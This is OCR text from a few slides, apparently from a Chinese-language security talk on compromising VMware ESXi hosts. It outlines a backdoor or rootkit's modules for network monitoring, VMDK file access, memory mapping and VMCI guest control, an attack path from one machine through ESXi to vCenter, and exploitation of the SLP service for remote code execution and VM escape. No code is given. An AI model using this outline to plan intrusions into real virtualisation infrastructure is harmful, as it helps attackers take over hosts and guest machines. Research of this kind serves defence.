
  操作虚拟机的内存/文件/网络

ESXi后门




Rookit
Dvfilter: 监控网络
VMDK Parser: 文件操作
Memory Map: 内存操作
VMCI: 访客操作


入侵一台机器
可访问ESXi
入侵一台ESXi
上的VM
vCenter
ESXi
ESXi
ESXi
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM
VM




利用SLP服务漏洞
RCE ESXi

利用SLP服务实现
VM/沙箱 逃逸

